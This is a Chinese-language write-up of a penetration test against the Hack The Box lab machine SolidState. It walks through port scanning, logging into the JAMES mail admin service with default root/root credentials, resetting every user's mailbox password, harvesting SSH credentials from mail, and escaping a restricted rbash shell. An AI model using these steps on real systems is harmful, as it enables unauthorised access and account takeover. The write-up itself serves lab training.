HTB靶机 SolidState 渗透测试记录

目标信息

> IP地址： `10.10.10.51`

信息收集

ICMP检测

```
┌──(root㉿hacker)-[/home/…/Documents/pentest_notes/solidstate/nmap_reports]
└─# ping -c 4 10.10.10.51
PING 10.10.10.51 (10.10.10.51) 56(84) bytes of data.
64 bytes from 10.10.10.51: icmp_seq=2 ttl=63 time=237 ms
64 bytes from 10.10.10.51: icmp_seq=3 ttl=63 time=250 ms
64 bytes from 10.10.10.51: icmp_seq=4 ttl=63 time=240 ms

--- 10.10.10.51 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3017ms
rtt min/avg/max/mdev = 237.063/242.494/249.945/5.449 ms
```

攻击机和靶机间网络连接稍差。

防火墙检测

```
# Nmap 7.94SVN scan initiated Sat Jun 22 12:12:24 2024 as: nmap -sF -p- --min-rate 2000 -oN ./fin_result.txt 10.10.10.51
Nmap scan report for 10.10.10.51 (10.10.10.51)
Host is up (0.22s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
25/tcp   open|filtered smtp
80/tcp   open|filtered http
110/tcp  open|filtered pop3
119/tcp  open|filtered nntp
4555/tcp open|filtered rsip

# Nmap done at Sat Jun 22 12:13:02 2024 -- 1 IP address (1 host up) scanned in 38.10 seconds
```

靶机开放了 `6` 个 `TCP` 端口。

网络端口扫描

`TCP` 端口扫描结果

```
# Nmap 7.94SVN scan initiated Sat Jun 22 12:15:34 2024 as: nmap -sS -sV -A -p 22,25,80,110,119,4555 -oN ./tcp_result.txt 10.10.10.51
Nmap scan report for 10.10.10.51 (10.10.10.51)
Host is up (0.29s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp    JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello 10.10.10.51 (10.10.14.2 [10.10.14.2])
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp  open  pop3    JAMES pop3d 2.3.2
119/tcp  open  nntp    JAMES nntpd (posting ok)
4555/tcp open  rsip?
| fingerprint-strings:
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|_    Login id:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4555-TCP:V=7.94SVN%I=7%D=6/22%Time=66764FF3%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,7C,"JAMES\x20Remote\x20Administration\x20Tool\x202\.3\.2\
SF:nPlease\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id:\nPas
SF:sword:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.2 - 4.9 (93%), Linux 4.10 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Android 4.1.1 (91%), Android 4.1.2 (91%), Linux 3.12 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
```

```
HOP RTT       ADDRESS
1   284.19 ms 10.10.14.1 (10.10.14.1)
2   284.14 ms 10.10.10.51 (10.10.10.51)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 22 12:20:28 2024 -- 1 IP address (1 host up) scanned in 294.69 seconds
```

`UDP` 端口开放列表扫描结果

```
# Nmap 7.94SVN scan initiated Sat Jun 22 12:22:55 2024 as: nmap -sU -p- --min-rate 2000 -oN ./udp_ports.txt 10.10.10.51
Warning: 10.10.10.51 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.51 (10.10.10.51)
Host is up (0.29s latency).
All 65535 scanned ports on 10.10.10.51 (10.10.10.51) are in ignored states.
Not shown: 65247 open|filtered udp ports (no-response), 288 closed udp ports (port-unreach)

# Nmap done at Sat Jun 22 12:28:57 2024 -- 1 IP address (1 host up) scanned in 362.03 seconds
```

`UDP` 端口详细信息扫描结果

```
（无）
```

同时发现靶机操作系统为 `Debian Linux` ，内核版本大致为 `Linux 3.16` 。

服务探测

SSH服务（22端口）

端口 `Banner` ：

```Shell
┌──(root㉿hacker)-[/home/megumin/Documents/pentest_notes/solidstate]
└─# nc -nv 10.10.10.51 22
(UNKNOWN) [10.10.10.51] 22 (ssh) open
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u1
```


SMTP服务（25端口）

尝试使用 `Telnet` 连接 `25` 端口，发现可以进行登录。

尝试使用 `smtp-user-enum` 工具枚举用户，失败。


JAMES邮件系统管理服务（4555端口）

尝试使用 `Netcat` 连接该服务，使用默认账密 `root/root` 登录：


1
2
3
4
网络
拼
10.10.14.2
8:31
root@hacker: /home/megumin/Documents/pentest_notes/solidstate
文件
动作
编辑
查看
帮助

```
┌──(root㉿hacker)-[/home/megumin/Documents/pentest_notes/solidstate]
└─# nc -nv 10.10.10.51 4555
(UNKNOWN) [10.10.10.51] 4555 (?) open
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
quit
Bye

┌──(root㉿hacker)-[/home/megumin/Documents/pentest_notes/solidstate]
└─#
```

联网查询该版本管理系统漏洞：




Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50347	N/A	SHINRIS3N	REMOTE	LINUX	2021-09-28

EDB Verified: ✗ Exploit: ⬇ / {} Vulnerable App: ▣

```
# Exploit Title: Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)
# Date: 27/09/2021
# Exploit Author: shinris3n
# Vendor Homepage: http://james.apache.org/server/
```

尝试使用 `listusers` 命令查看邮件服务器中的用户：




root@hacker: /home/megumin/Documents/pentest_notes/solidstate
文件 动作 编辑 查看 帮助

```
┌──(root㉿hacker)-[/home/megumin/Documents/pentest_notes/solidstate]
└─# telnet 10.10.10.51 4555
Trying 10.10.10.51 ...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

发现了 `james` 、 `thomas` 、 `john` 、 `mindy` 和 `mailadmin` 5个用户，使用 `setpassword` 命令将以上用户的密码全部改为 `111111` 。

Web应用程序（80端口）

打开主页：`http://10.10.10.51/`



SOLID STATE SECURITY

SOLID STATE SECURITY

AWARD WINNING SECURITY TEAM

SOLID STATE'S TESTERS HOLD THE HIGHEST TECHNICAL QUALIFICATIONS AVAILABLE AND PROVIDE RISK BASED, REAL WORLD, HUMAN LED TESTING SERVICES. THIS INCLUDES TESTING SERVICES RANGING FROM THE ADVANCED TECHNIQUES THROUGH TO THE BROADER ASSURANCES OF CYBER ESSENTIALS, SOCIAL ENGINEERING, RED TEAMING EXERCISES, AND VULNERABILITY ASSESSMENTS.

在页面最底部发现了邮件用户名 `webadmin` 。

直接扫描目录：

```
# Dirsearch started Sun Jun 23 08:48:44 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://10.10.10.51/ -x 400,403,404 -t 60 -e php,js,html,asp,aspx,txt,zip,tar.gz,pcap

200     3KB  http://10.10.10.51/about.html
301   311B   http://10.10.10.51/assets    -> REDIRECTS TO: http://10.10.10.51/assets/
200   467B   http://10.10.10.51/assets/
301   311B   http://10.10.10.51/images    -> REDIRECTS TO: http://10.10.10.51/images/
200   568B   http://10.10.10.51/images/
200     6KB  http://10.10.10.51/LICENSE.txt
200   606B   http://10.10.10.51/README.txt
```

未发现敏感信息。

渗透测试

查看所有用户邮件

在更改所有用户的密码之后，尝试登录 `POP3` 邮件服务器查看用户邮件，发现只有 `john` 和 `mindy` 用户的账号中有邮件信息：


```
======== New Hires access (From: mailadmin, To: john) ========
John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
======== Welcome (From: mailadmin, To: mindy) ========
Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our orginzation. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
======== Your Access (From: mailadmin, To: mindy) ========
Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
================ The End ================
```

成功发现了用户 `SSH` 凭据：

- **用户名： `mindy`**

- **密码： `P@55W0rd1!2@`**

直接登录 `SSH` ：



```
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ id
-rbash: id: command not found
mindy@solidstate:~$ echo $SHELL
/bin/rbash
mindy@solidstate:~$
```

成功！！！


权限提升

受限Shell逃逸

登录系统之后，发现当前的Shell环境为 `/bin/rbash` ，大部分命令执行受到限制。

退出 `Termius` ，使用 `SSH` 配合如下命令逃逸：

```bash
ssh mindy@10.10.10.51 -t "bash --noprofile"
chsh
```



root@hacker: /home/megumin/Documents/pentest_notes/solidstate
文件 动作 编辑 查看 帮助

```
┌──(root㉿hacker)-[/home/megumin/Documents/pentest_notes/solidstate]
└─# ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ echo $SHELL
/bin/rbash
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ chsh
Password:
Changing the login shell for mindy
Enter the new value, or press ENTER for the default
        Login Shell [/bin/rbash]: /bin/bash
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ exit
exit
Connection to 10.10.10.51 closed.

┌──(root㉿hacker)-[/home/megumin/Documents/pentest_notes/solidstate]
└─#
```

